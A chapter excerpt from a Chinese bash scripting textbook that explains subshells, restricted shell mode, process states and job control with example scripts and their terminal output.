#例 12-5：subsenv.sh 脚本演示子 Shell 设定 bash Shell 选项的用法
#!/bin/bash

(   #进入子 Shell
```

```
set -C                                  #开启-C 选项，防止重定向时覆盖文件
:> outputnull                           #试图用冒号清空 outputnull 文件
)

#在父 Shell 覆盖一个文件，测试子 Shell 开启的-C 选项是否对父 Shell 生效
cat subsenv.sh > outputnull
```

subsenv.sh 脚本进入子 Shell 后，用 set 命令开启-C 选项，-C 选项的意义是防止重定向时覆盖文件，然后利用“:>”命令试图清空 outputnull 文件，从下面的 subsenv.sh 脚本执行结果可看出，执行 subsenv.sh 脚本时出现错误，提示第 6 行出错，错误类型为不能覆盖已存在的文件，这正是-C 选项对子 Shell 产生的作用。而 outputnull 文件中则存放了 subsenv.sh 脚本本身的内容，这是由 subsenv.sh 脚本最后一句命令在父 Shell 下执行写入的，这说明子 Shell 设置的-C 选项对其父 Shell 不产生任何作用。

```
#例 12-5 subsenv.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH12$ chmod u+x subsenv.sh
alloy@alloy:~/linuxshell/CH12$ ./subsenv.sh
./subsenv.sh: line 6: outputnull: cannot overwrite existing file
#提示执行脚本第 6 行时出错，不能覆盖已存在的文件
#这说明 set -C 在子 Shell 中已经起作用
alloy@alloy:~/linuxshell/CH12$ cat outputnull #查看 outputnull 内容，为 subsenv.sh 脚本本身
                                    #这说明父 Shell 仍能覆盖文件，set -C 不起作用
#subsenv.sh 脚本：子 Shell 设定 bash Shell 选项
#!/bin/bash

(   #进入子 Shell
set -C                                  #开启-C 选项，防止重定向时覆盖文件
:> outputnull                           #试图用冒号清空 outputnull 文件
)

#在父 Shell 覆盖一个文件，测试子 Shell 开启的-C 选项是否对父 Shell 生效
cat subsenv.sh > outputnull

alloy@alloy:~/linuxshell/CH12$
```

在解释清楚父子 Shell 的关系之后，下面再举几个例子说明子 Shell 的几个应用。首先，给出一个利用子 Shell 测试变量是否已经定义的例子，新建名为 subscol.sh 的脚本，内容如下：

```
#例 12-6：subscol.sh 脚本演示利用子 Shell 测试变量是否定义过
#!/bin/bash

if (set -u; : $var)                     #千万别小看冒号的作用。注意：冒号与$之间有空格
then
  echo "Variable is set."
fi
```

subscol.sh 脚本的核心部分在于 if/then 结构的条件，其中包括两条命令“set –u”和“: $var”，“set –u”命令用于设置 Shell 选项，u 选项是 nounset 的意思，表示当使用未定义变量时，输出错误信息，并强制退出。“: $var”命令的主角是冒号，此时冒号的意思是“不做任何事，只进行参数展开”，如果没有冒号，根据 10.3 节的分析，Shell 最终将命令行的第 1 个令牌解释为 Shell 命令，这里就是$var，即 Shell 试图去执行 var 变量的值。但是，加上冒号之后，Shell 只试图将 var 变量进行参数展开，即变量替换，但不试图去执行 var 变量的值。因此，如果去掉“: $var”中的冒号，若 var 变量的值不是一个命令，Shell 将报“找不到此命令”的

错误。下面给出 subscol.sh 脚本的执行结果，首先将 var 变量定义为环境变量，在执行 subscol.sh 脚本时，返回变量已经定义。

```
#例 12-6 subscol.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH12$ var=2010
alloy@alloy:~/linuxshell/CH12$ export var          #将 var 声明为环境变量
alloy@alloy:~/linuxshell/CH12$ ./subscol.sh
Variable is set.                                   #该脚本能测试出 var 已经定义
```

子 Shell 还可以接收到父 Shell 从管道传送来的数据。下面的例子演示了使用管道符向子 Shell 发送数据，父 Shell 将 cat /etc/passwd 命令的结果通过管道发送给子 Shell，子 Shell 执行 grep 命令，在输入数据中查找与 root 关键字所匹配的行。

```
alloy@alloy:~/linuxshell/CH12$ cat/etc/passwd |(grep 'root')#打印/etc/passwd 文件中与
                                                    #root 关键字所匹配的行
root:x:0:0:root:/root:/bin/bash
operator:x:11:0:operator:/root:/sbin/nologin
alloy@alloy:~/linuxshell/CH12$
```

子 Shell 还有一个应用是可以将一个计算量较大的任务分成若干个小任务并行执行，我们举一个例子来阐述这一点，新建名为 subsparallel.sh 的脚本，内容如下：

```
#例 12-7：subsparallel.sh 脚本演示子 Shell 用于并行计算的用法
#!/bin/bash

#用圆括号结构创建三个子 Shell 同时执行
#每个子 Shell 都是搜索某个目录下与 root 关键字匹配的行，排序后输出到某文件
(grep -r "root" /etc/* | sort > part1) &
(grep -r "root" /usr/local/* | sort > part2) &
(grep -r "root" /lib/* | sort > part3) &

wait                                #等待后台执行的作业全部完成后再执行下面的命令
#将 part1、part2 和 part3 三个临时文件合并，排序后重定向到 parttotal 文件
cat part1 part2 part3 | sort > parttotal
echo "Run time of this script is:$SECONDS"       #输出该脚本的执行时间
```

subsparallel.sh 脚本的功能是搜索/etc、/usr/local 和/lib 三个目录下的文件中所有与关键字“root”匹配的行，grep 的-r 选项表示递归搜索，即需要搜索子目录内的文件，/etc、/usr/local 和/lib 包含大量的文件，搜索时的计算量相当大。因此，我们为搜索每个目录都创建一个子 Shell，进行并行处理，子 Shell 将搜索到的匹配行用 sort 命令排序后，写入到临时文件 part1、part2 和 part3 中。请注意，每个圆括号结构之外都有一个&符号，这表示将此命令放在后台执行，继续执行下一条命令，如果去掉&符号，subsparallel.sh 脚本需要将（grep -r "root" /etc/* | sort > part1）命令执行完毕后才能执行下一条命令，此时，subsparallel.sh 脚本就没有真正实现并行计算。subsparallel.sh 脚本利用三个圆括号结构将搜索任务划分好之后，使用了 wait 命令，wait 命令也是一个内建命令，用于等待后台执行的作业全部完成后再执行下面的命令。wait 命令在 subsparallel.sh 脚本中很重要，假如没有这条命令，subsparallel.sh 脚本将三个子 Shell 放到后台执行后，将直接执行合并临时文件的命令，此时，三个子 Shell 可能并未执行完毕。因此，临时文件中的结果是不完整的，合并后也将产生不完整的最终结果。

下面给出 subsparallel.sh 脚本的执行结果，可以看出，subsparallel.sh 脚本执行了 72 秒钟，产生两万多个排序好的结果。

```
#例 12-7 subsparallel.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH12$ chmod u+x subsparallel.sh
alloy@alloy:~/linuxshell/CH12$ ./subsparallel.sh
Run time of this script is:72                    #脚本运行了 72 秒
alloy@alloy:~/linuxshell/CH12$ wc -l parttotal   #对结果文件的行计数
20661 parttotal
```

子 Shell 是允许嵌套调用的，可以在函数或圆括号结构内再次调用圆括号结构创建子 Shell，这种结构与循环结构的嵌套类似，建议读者根据上机提议第 1 题练习嵌套子 Shell 的用法，在此我们不再专门举例介绍。

12.2 Shell 的限制模式

以前所讲的 Shell 都是运行在正常模式下的，Shell 还有一种模式称为限制模式，简称 RSH（Restricted Shell），处于限制模式的 Shell 下运行一个脚本或脚本片断，将会禁用一些命令或操作。Shell 的限制模式是 Linux 系统基于安全方面的考虑，目的是为了限制脚本用户的权限，并尽可能地减小脚本所带来的危害。

最早的 Shell 的限制模式是由 Korn Shell 实现的，bash Shell 的限制模式借鉴了 Korn Shell 的限制性命令和操作，那么 Shell 的限制模式到底限制了哪些命令和操作呢？归纳起来有如下几方面。

- 用 cd 命令更改当前工作目录的命令。
- 更改重要环境变量的值，包括 $PATH、$SHELL、$BASH_ENV、$ENV 和 $SHELLOPTS。
- 输出重定向符号，包括>、>>、>|、>&、<>和&>符号。
- 调用含有一个或多个斜杠（/）的命令名称。
- 使用内建命令 exec。
- 使用 set +r 等命令关闭限制模式。

下面通过例 12-8 说明 Shell 的正常模式和限制模式的区别，新建名为 resshell.sh 的脚本，内容如下：

```
#例 12-8: resshell.sh 脚本演示 Shell 的正常模式和限制模式的区别
#!/bin/bash

#在正常模式下改变当前工作目录
echo "Changing current work directory"
cd /etc
echo "Now in $PWD"

set -r                    #利用 Shell 选项使下面的代码运行在限制模式下
                          #r 是 restricted 的简写
echo
echo "----------IN RESTRICTED MODE------------"
#验证在限制模式下能否改变当前工作目录
echo "Trying to change current work directory"
cd /usr/local
```

```
echo "Now in `pwd`"
echo

#验证在限制模式下能否改变$SHELL 变量的值
echo "Trying to change \$SHELL"
SHELL="/bin/sh"
echo "\$SHELL=$SHELL"
echo

#验证在限制模式下能否执行重定向操作
echo "Trying to redirect output to a file"
who > outputnull
ls -l outputnull
```

resshell.sh 脚本首先在正常模式下改变当前工作目录，然后利用 set 命令开启 bash Shell 的 restricted 选项。由第 9 章的表 9-1 可知，restricted 选项的意义就是以限制模式运行脚本，r 是 restricted 的简写，因此，set -r 就开启了 restricted 选项。接着，resshell.sh 脚本在限制模式下验证能否改变当前工作目录，以$SHELL 为代表验证能否改变重要环境变量的值，以及验证能否执行重定向操作。下面给出 resshell.sh 脚本的执行结果：

```
#12-8 resshell.sh 脚本的输出结果
alloy@alloy:~/linuxshell/CH12$ chmod u+x resshell.sh
alloy@alloy:~/linuxshell/CH12$ ./resshell.sh
Changing current work directory
Now in /etc                                          #Shell 在正常模式下能够改变当前工作目录

---------IN RESTRICTED MODE-----------               #开始在限制模式下运行
Trying to change current work directory
./resshell.sh: line 10: cd: restricted               #cd 命令出错，被限制了
Now in /etc                                          #当前工作目录没有改变

Trying to change $SHELL
./resshell.sh: line 14: SHELL: readonly variable     #$SHELL 变量在限制模式下是只读的
$SHELL=/bin/bash

Trying to redirect output to a file
./resshell.sh: line 18: outputnull: restricted: cannot redirect output #redirect 操作出错
ls: 无法访问 outputnull: 没有那个文件或目录          #outputnull 没有被创建
```

从 resshell.sh 脚本的执行结果可以看出，Shell 在正常模式下能够改变当前工作目录，但是，在限制模式下，执行 cd 命令、改变$SHELL 值和进行重定向操作时都出现错误，这些操作都不能成功地完成。

resshell.sh 脚本是通过开启 Shell 的 restricted 选项进入限制模式的，还有一种以限制模式运行脚本的方式，那就是将 Sha-bang 符号（#!）后的语句改成/bin/bash -r，-r 表示在限制模式下运行该脚本。下面用例 12-9 来说明这种用法，新建名为 anotherres.sh 的脚本，内容如下：

```
#例 12-9：anotherres.sh 脚本演示以/bin/bash -r 方式进入限制模式
#!/bin/bash -r                                       #以限制模式运行该脚本

#验证在限制模式下能否读取$SHELLOPTS 变量的值
echo "\$SHELLOPTS=$SHELLOPTS"

echo
#验证在限制模式下能否改变当前工作目录
```

```
echo "Changing current work directory"
cd /etc
echo "Now in $PWD"

echo
#验证在限制模式下能否改变$SHELL 变量的值
echo "Trying to change \$SHELL"
SHELL="/bin/sh"
echo "\$SHELL=$SHELL"
echo
#验证在限制模式下能否执行重定向操作
echo "Trying to redirect output to a file"
who > outputnull
ls -l outputnull
```

anotherres.sh 脚本将一般脚本的#!/bin/bash 改成#!/bin/bash -r，表示在限制模式下运行它，anotherres.sh 脚本尝试读取$SHELLOPTS 变量的值并打印，然后与 resshell.sh 脚本一样，验证改变当前工作目录、改变$SHELL 变量的值，以及执行重定向操作。下面给出 anotherres.sh 脚本的执行结果：

```
#例 12-9 anotherres.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH12$ chmod u+x anotherres.sh
alloy@alloy:~/linuxshell/CH12$ ./anotherres.sh
$SHELLOPTS=braceexpand:hashall:interactive-comments     #能够读取$SHELLOPTS 的值

#下列结果与 resshell.sh 脚本的结果一样
Changing current work directory
./anotherres.sh: line 7: cd: restricted
Now in /usr/local/shell-book

Trying to change $SHELL
./anotherres.sh: line 12: SHELL: readonly variable
$SHELL=/bin/bash

Trying to redirect output to a file
./anotherres.sh: line 16: outputnull: restricted: cannot redirect output
ls: 无法访问 outputnull: 没有那个文件或目录
```

从 anotherres.sh 脚本的执行结果可以看出，在限制模式下，Shell 仍然能够读取$SHELLOPTS 变量的值，很多参考书认为限制模式下的 Shell 不能读取$SHELLOPTS 变量的值，我们在 Fedora Core 11 系统 bash 版本 4 下的测试说明：受限模式的 Shell 是能够读取$SHELLOPTS 变量值的，这可能是 bash 版本 4 的新特性。anotherres.sh 脚本对于改变当前工作目录、改变$SHELL 变量的值，以及执行重定向操作的测试结果与 resshell.sh 脚本一样，这也是我们预料之中的结果。

12.3 进程处理

由 12.1 节的内容知道，内建命令是由 Shell 本身执行的命令，而外部命令则需要创建新的进程来执行，图 12-1 从进程角度归纳了 Shell 执行命令的过程。




图 12-1　Shell 执行命令的过程

从图 12-1 可以看到，当 Shell 命令不是内建命令时，Linux 系统利用 fork 对一个子进程执行该命令，父进程处于等待状态；然后，如果该命令或脚本中包含编译过的可执行文件，内核将新程序装载到内存，并覆盖子进程，执行结束后，退出子进程，父进程被重新激活，开始读取 Shell 提示符后的下一条命令。

fork 是 Linux 系统的一种系统调用（system calls），系统调用用于请求内核服务，这也是进程访问硬件的唯一办法。fork 是创建新进程的系统调用，fork 创建的子进程是父进程的副本，两个进程具有同样的环境、打开的文件、用户标志符、当前工作目录和信号等。

UNIX 是第一个允许每个系统用户控制多个进程的操作系统，这种机制称为用户控制的多任务（user-controlled multitasking），Linux 操作系统延续了此特性。本节将介绍 bash Shell

在多任务和进程处理方面的知识，对进程处理将涉及操作系统进程相关的原理，本节仅介绍了操作系统进程相关的最基本的概念。希望对操作系统原理有更深入了解的读者，建议阅读 Andrew S. Tanenbaum 所著的《现代操作系统》一书，对操作系统原理的深入理解对理解本节的内容将起到事半功倍的作用。

12.3.1 进程和作业

进程和作业是有区别的：一个正在执行的进程称为作业，一个作业可以包含多个进程。用户提交作业到操作系统，作业的完成可能依赖于启动多个进程。因此，简单地说，作业是用户层面的概念，而进程是操作系统层面的概念。

进程是一个具有一定独立功能的程序关于某个数据集合的一次运行活动，进程在运行中不断地改变其运行状态。通常，一个运行进程必须具有以下三种基本状态。

- 就绪（Ready）状态：当进程已分配到除 CPU 以外的所有必要的资源，只要获得处理机便可立即执行，这时的进程状态称为就绪状态。
- 运行（Running）状态：当进程已获得处理机，其程序正在处理机上执行，此时的进程状态称为执行状态。
- 阻塞（Blocked）状态：正在执行的进程，由于等待某个事件发生而无法执行时，便放弃处理机而处于阻塞状态。引起进程阻塞的事件可有多种，例如，等待 I/O 完成、申请缓冲区不能满足、等待信号等。

一个进程在运行期间，不断地从一种状态转换到另一种状态，它可以多次处于就绪状态和执行状态，也可以多次处于阻塞状态。图 12-2 描述了进程的三种基本状态及其转换。

- 就绪→执行：处于就绪状态的进程，当进程调度程序为之分配了处理机后，该进程便由就绪状态转变成执行状态。
- 执行→就绪：处于执行状态的进程在其执行过程中，因分配给它的一个时间片已用完而不得不让出处理机，于是进程从执行状态转变成就绪状态。
- 执行→阻塞：正在执行的进程因等待某种事件发生而无法继续执行时，便从执行状态变成阻塞状态。
- 阻塞→就绪：处于阻塞状态的进程，若其等待的事件已经发生，于是进程由阻塞状态转变为就绪状态。




图 12-2　进程的基本状态及其转换

Linux 系统为每个进程分配一个数字以标识这个进程，这个数字就是进程号。同时，创建该进程的 Shell 为此进程创建一个数字，也用于标识这个进程，这个数字称为作业号。进程号和作业号的区别在哪里呢？

作业号标识的是在此 Shell 下运行的所有进程，我们知道，Linux 是多用户的系统，多用户可能开启了多个 Shell，进程号就标识了整个系统下正在运行的所有进程。

下面的例 12-10 创建两个进程，当用&符号使其在后台运行时，Shell 将显示作业号和进程号，方括号中的[1]和[2]是作业号，方括号后面的 4693 和 4695 是进程号。

```
#例 12-10：后台运行一个作业，[1]是作业号，4693 是进程号
alloy@alloy:~/linuxshell/CH12$ grep -r "root" /etc/* | sort > part1 &
[1] 4693
alloy@alloy:~/linuxshell/CH12$ grep -r "root" /usr/local/* | sort > part2 &
[2] 4695
[1]   Done                    grep -r "root" /etc/* | sort > part1
#提示[1]号作业已经完成
alloy@alloy:~/linuxshell/CH12$
```

默认情况下，当我们输入下一条命令时，Shell 才提示后台运行的作业已经结束，而实际上，该作业可能早就运行结束。如果需要当后台运行的作业一结束，Shell 就显示信息，则需要开启 norify 选项，该选项的简写是 b。下面给出一个例子，用 set -b 开启 norify 选项后，再次提交一个后台作业，该作业一旦结束，Shell 立刻提示作业完成。

```
#例 12-11：演示 norify 选项的功能
alloy@alloy:~/linuxshell/CH12$ set -b                          #开启 norify 选项
alloy@alloy:~/linuxshell/CH12$ grep -r "root" /etc/* | sort > part1 &   #提交后台作业
[1] 4718                                        #作业号和进程号
alloy@alloy:~/linuxshell/CH12$ [1]+  Done              grep -r "root" /etc/* | sort > part1
#提示[1]号作业已经完成
```

12.3.2 作业控制

进程是针对整个 Linux 系统而言的，作业是针对 Shell 而言的。作业有两种运行方式：前台运行和后台运行。那么前台运行和后台运行的区别在哪里呢？如果要透彻地解释清楚两者的区别，不可避免地要涉及 Linux 核心代码，在此不解释 Linux 内核是如何处理前台运行和后台运行的，只解释两者直观的区别：前台运行的作业指作业能够控制当前终端或窗口，且能接收用户的输入；而后台运行的作业则不在当前激活的终端或窗口中运行，是在用户“看不见”的情况下运行。内建命令 fg 可将后台运行的作业放到前台，而&符号使得作业在后台运行。实际上，利用作业号对前台和后台作业的操作就是本节的主题——作业控制。

为便于说明问题，我们编写一个运行 10 秒钟的脚本，名为 sleep10.sh，该脚本不执行任何功能，只是休眠 10 秒钟后结束，内容如下：

```
#sleep10.sh 脚本演示休眠 10 秒钟后结束
#!/bin/bash

sleep 10
```

首先，我们举一个利用 fg 命令将后台作业放到前台运行的例子，请看下面的一组命令和运行结果：

```
#例 12-12：演示利用 fg 命令将后台作业放到前台运行
alloy@alloy:~/linuxshell/CH12$ ./sleep10.sh &    #提交后台作业
```

```
[1] 4726                                          #作业号和进程号
alloy@alloy:~/linuxshell/CH12$ fg                 #将[1]号作业放到前台运行
./sleep10.sh
#Shell 等待[1]号作业运行完毕，才显示下一行提示符
alloy@alloy:~/linuxshell/CH12$
```

上例中，将 sleep10.sh 提交到后台运行，Shell 返回作业号和进程号，我们利用 fg 命令将[1]号作业放到了前台运行，Shell 提示脚本名字，由于该作业放到前台后，就控制了当前的 Shell，所以，Shell 等待[1]号作业运行完毕之后，才显示下一行提示符。

由于例 12-12 只有一个作业在后台运行，fg 命令不带任何参数就能将该作业放到前台运行。那么当有多个作业在后台运行时，不带任何参数的 fg 命令将最近提交的那个后台作业放置到前台。

fg 命令如果要在多个后台作业中挑选符合条件的作业，可以使用作业号、作业的命令字符等参数。下面的例 12-13 演示了 fg 利用作业号指定作业：

```
#例 12-13：演示 fg 命令利用作业号指定作业
alloy@alloy:~/linuxshell/CH12$ cat sleep55.sh          #显示 sleep55.sh 脚本的内容
#!/bin/bash

sleep 55                                  #休眠 55 秒
alloy@alloy:~/linuxshell/CH12$ ./sleep55.sh &          #提交第 1 个后台作业
[1] 4746
alloy@alloy:~/linuxshell/CH12$ ./sleep10.sh &          #提交第 2 个后台作业
[2] 4748
alloy@alloy:~/linuxshell/CH12$ fg %1                   #将[1]号作业放到前台运行
./sleep55.sh                                           #[1]号作业是 sleep55.sh 脚本
[2]   Done                    ./sleep10.sh
#在等待[1]号作业的过程中，[2]号作业运行完毕
alloy@alloy:~/linuxshell/CH12$                         #[1]号作业运行完毕
```

我们首先仿照 sleep10.sh 创建 sleep55.sh，sleep55.sh 休眠 55 秒。然后，将 sleep55.sh 作为第 1 个提交到后台运行的作业，将 sleep10.sh 作为第 2 个提交到后台运行的作业。利用 fg %1 命令将作业号为 1 的作业放到前台运行，Shell 提示“./sleep55.sh”，[1]号作业是 sleep55.sh 脚本，这说明 Shell 确实将[1]号作业放置到了前台。Shell 开始等待 sleep55.sh 脚本的完成，由于[2]号作业仅需 10 秒就可完成，因此，在等待[1]号作业的过程中，Shell 提示[2]号作业运行完毕的信息，约 55 秒后，Shell 恢复正常提示符，这说明[1]号作业运行完毕。

